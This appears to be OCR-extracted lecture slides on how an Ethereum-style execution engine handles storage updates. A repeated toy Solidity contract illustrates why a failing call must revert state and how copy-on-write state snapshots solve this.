
Storage Update

- second call to bookKeeping.deposit()




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```


Storage Update




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update


- bookKeeping does not have ether to deposit!
- ethereum requires failing calls to revert changes






```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```


Storage Update

- in our case, counter should be reverted to 1
- only after reverting could execution safely end










```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update

- how2revert?
- tracing all changes(and undoing them) might be possible in this case
- but imagine if there is some counter=0 in code, there is no way to tell value before execution
- plus trace&undo changes is inefficient


```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update

- solution
  - duplicate state before execution, and do all changes on the copy
  - if execution fails, simply discard copy and don’t commit changes
- let’s see it in action

Storage Update


- first call to bookKeeping.deposit()
- make a copy of bookKeeping




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update


- make a copy of storage and modify only the copy




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update


- upon touching weth, clone its state, and do changes on copy




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update

- commit changes after executing everything successfully




counter : 1

balanceOf[bookKeeping] : 1

```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

